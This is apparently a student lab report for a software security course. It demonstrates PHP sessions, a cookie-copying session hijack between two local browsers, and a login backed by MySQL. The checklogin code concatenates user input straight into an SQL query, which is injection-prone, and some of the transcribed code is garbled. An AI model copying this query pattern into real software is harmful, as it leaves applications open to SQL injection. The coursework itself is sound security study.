
## LAB 4

Bitbucket link:- [https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/src/master/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/)

### Task 0

#### Simple session test with php


**a:- Deploying and testing the sessiontest.php**



When I opened the sessiontest.php file on 2 different browsers (Firefox and Chromium) it was observed that whenever the page was refreshed it increased the number of visits on each browser but it wasn't the same on both. It was also notice that the through the website was same but the cookies were different of both browser.


**b:- Observing the session hijacking**

**First-time**



We might be able to see cookie information in the HTTP Response Header as it is produced by the server in response to our request, which is then preserved by the browser, when you visit localhost/sessiontest.php after deleting the cookie for that website in Firefox.

## Second Time




After refreshing the page, it is clear that the cookie data is in the HTTP Request Header



and not the HTTP Response Header. This is due to the fact that when we first visit a website, both the server and both browsers already save the cookie. After the page has been refreshed, our browser sends a request to the server for the site and the server responds after identifying the cookie and comparing it with its data.

### c:- Hijacked the session



When we refreshed the page, the number of visits indicated was 6. I then copied the cookie saved in the Firefox browser and replaced it with the cookie stored in the Chromium browser. This is due to the fact that when we visit a website again after changing the cookie in Chromium and it asks the cookie issued to Firefox with a visit value of 5, the server verifies the cookie and responds.

- If the session id is stole by attacker and no session protection mechanism then
  - Access was acquired to the restricted database.
  - Access to your account was gained.
  - Limit the accounts to which you have access.

## Task 1

### Mock-up login page with session in index.php

**a:- Code:-**

```
$_SESSION["logged"] = TRUE; //task 1a
$_SESSION["username"] = $username;
$welcome = "Welcome "; //not previously logged-in
}
```

In the mockcheckup function if the credentials are right it will return true and session logged will set as true otherwise it will redirect to else loop where the pop up will come that it is invalid username/password.


**b:- Code:-**

```
else
{ //no username/password is provided
//check if the session has NOT been logged in, redirect to the login page
if(!isset($_SESSION["logged"]) or $_SESSION["logged"] != TRUE ) { // task 1b
redirect_login("You have not logged in. Please login first!");
}
}
```

If the username and password is not provided or else if before login with valid credentials we try to get on index page there will be pop up window saying that you have not logged in please login first

**c:- Testing the code**


i. Alert pop up



### Source Code:-

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Simple Web Application - Lab 4 - SS-LBS</title>
</head>
<body>
    <h1>SS-LBS - Lab 4</h1>
    <h2>Simple Web Application</h2>
    <h2>Simple index page by <font color="blue">Phu Phung</font>, customized
by "Niharika Gadhave"</h2>
DEBUG>Received: username="" and password=""<br>
<script>alert('Oops!!!! You have not logged in. Please login first!');</script>
```

ii:- Invalid username/password



### Source code:-


```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Simple Web Application - Lab 4 - SS-LBS</title>
</head>
<body>
    <h1>SS-LBS - Lab 4</h1>
```

<h2>Simple Web Application</h2>

<h2>Simple index page by <font color="blue">Phu Phung</font>, customized by "Niharika Gadhave"</h2>

**DEBUG>Received: username="admin" and password="admin"<br><script>alert('Sorry to say but it is Invalid username/password');</script>**


iii:- Welcome message pop up



Source Code:-

```
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Simple Web Application - Lab 4 - SS-LBS</title>
</head>
<body>
  <h1>SS-LBS - Lab 4</h1>
  <h2>Simple Web Application</h2>
  <h2>Simple index page by <font color="blue">Phu Phung</font>, customized
by "Niharika Gadhave"</h2>
DEBUG>Received: username="gadhaven1" and password="admin"<br>
Current time: 2022-10-13 02:13:29am
  <h2>Welcome <font color='blue'>gadhaven1</font>!</h2>
  <a href="logout.php">Logout</a>
</body>
</html>
```

iv:- Login page



SS-LBS - Lab 4

Simple Web Application

Simple Login Form by Phu Phung, customized by "Niharika gadhave"

Current time: 2022-10-13 02:15:50am

Username:

Password:

Login

If we browse the login.php we are able to login with valid credentials and it will direct us to the action page / index page.

v:- Welcome again page



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="" and password=""


Current time: 2022-10-13 02:16:51am

Welcome back gadhaven1!

[Logout](#)

When we restart the browser and reload the action page / index page it will show us a welcome back message instead of asking to login again.

vi:-



SS-LBS - Lab 4

Simple Web Application

Simple index page by Phu Phung, customized by "Niharika Gadhave"

DEBUG>Received: username="" and password=""

Oops!!!! You have not logged in. Please login first!

OK

When we logout from the page and visit the index page it will ask us to login again as the session was destroyed.

## Task 2

### Check if the session is logged in the login.php page


A:- login.php


**Code:**

```
if(isset($_SESSION["logged"]) and $_SESSION["logged"] == TRUE){  
echo "<script>alert('You have been logged in. Welcome Back!');</script>";  
header("Refresh:0; url=index.php");  
exit();
```

This code helps to check if the session logged is true or false if the credentials are valid it will show that you have successfully logged in and then display the time when we logged in.

b:- Deploying the code





After making changes in login.php, the alert message will be displayed until we clicked ok and then will direct us to action page and display message.


### Task 3

#### Interaction with database

- In index.php we will connect the php with the database and if it wasn't successfully the connection error message will pop up.
  - **Code:**

```
sql = "select *from users where username='$username' and  
password=password('$password');";  
echo "DEBUG>sql=" . $sql . "\n<br>";  
$result = mysqli_query($dbconnection,$sql);  
if($result){  
$row = mysqli_fetch_assoc($result);  
if ($row['username'] == $username)  
return TRUE;
```

- Instead of mockchecklogin we changed to checklogin. This is to check the users credentials are saved in database if it match with existing credentials they will direct to action page or else invalid username/password message will pop up.



## SS-LBS - Lab 4

### Simple Web Application

Simple index page by **Phu Phung**, customized by "Niharika Gadhave"

DEBUG>Received: username="admin" and password="admin"  
DEBUG>sql= select \* from users where username='admin' and password=password('admin');  
Current time: 2022-10-13 05:08:56am

Welcome **admin!**

[Logout](#)

### Code:

```
if (/^TODO for TASK 3.b$/checklogin($username,$password))
```

a:- Creating a table

We added the new credentials in the existing table using mysql query.

```
Database changed
mysql> insert into users VALUES
  -> ('gadhaven1@udayton.edu',password('admin'));
Query OK, 1 row affected, 1 warning (0.00 sec)

mysql> select * from users;
+-----+-----+
| username          | password                                     |
+-----+-----+
| admin             | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 |
| gadhaven1         | *0D1FD2110B45EE29BC8CE585BB80357101B68732 |
| gadhaven1@udayton.edu | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 |
+-----+-----+
3 rows in set (0.00 sec)

mysql>
```

b:- login.php

As soon as we added new credentials in database we were able to login with that credential and the website was able to display my username and password with the time I logged in.



## SS-LBS - Lab 4

### Simple Web Application

Simple index page by **Phu Phung**, customized by "Niharika Gadhave"

DEBUG>Received: username="gadhaven1@udayton.edu" and password="admin"  
DEBUG>sql= select \* from users where username='gadhaven1@udayton.edu' and password=password('admin');  
Current time: 2022-10-13 02:36:17am

**Welcome **gadhaven1@udayton.edu**!**

[Logout](#)

# CPS 474/574 : Software/Language-based Security

## Lab 5

### Session Hijacking Attack and Protection

Name:- Niharika S Gadhave  
Instructor:- Dr. Phu Phung

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Students ID:- 1017113060

Bitbucket:

[https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/src/master/labs/lab5-session/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/labs/lab5-session/)

## Task 1

### Understanding the session management

a:- Observing HTTP Request/Response with Cookies (first time)

The screenshot displays a web browser window with the address bar showing '172.16.39.92/lab5/index.php'. The page content includes a heading 'SS-LBS-Lab 5 - Session Hijacking and Protection' and a subheading 'Simple Web Application'. A message from the developer console indicates a successful login attempt with the username 'gadhaven1@udayton.edu' and password 'admin'. The page then displays a welcome message for the user 'gadhaven1@udayton.edu' and a 'Logout' link. The network inspector at the bottom shows a POST request to the same URL, with a status code of 200 OK. The request headers include 'Host: 172.16.39.92', 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0', and 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8'. The response headers include 'HTTP/1.1 200 OK', 'Date: Thu, 20 Oct 2022 18:36:08 GMT', 'Server: Apache/2.4.18 (Ubuntu)', 'X-Powered-By: PHP/7.0.18-0ubuntu0.16.04.1', and 'Set-Cookie: PHPSESSID=...'


i. Is there any cookie information in HTTP Request?Why?

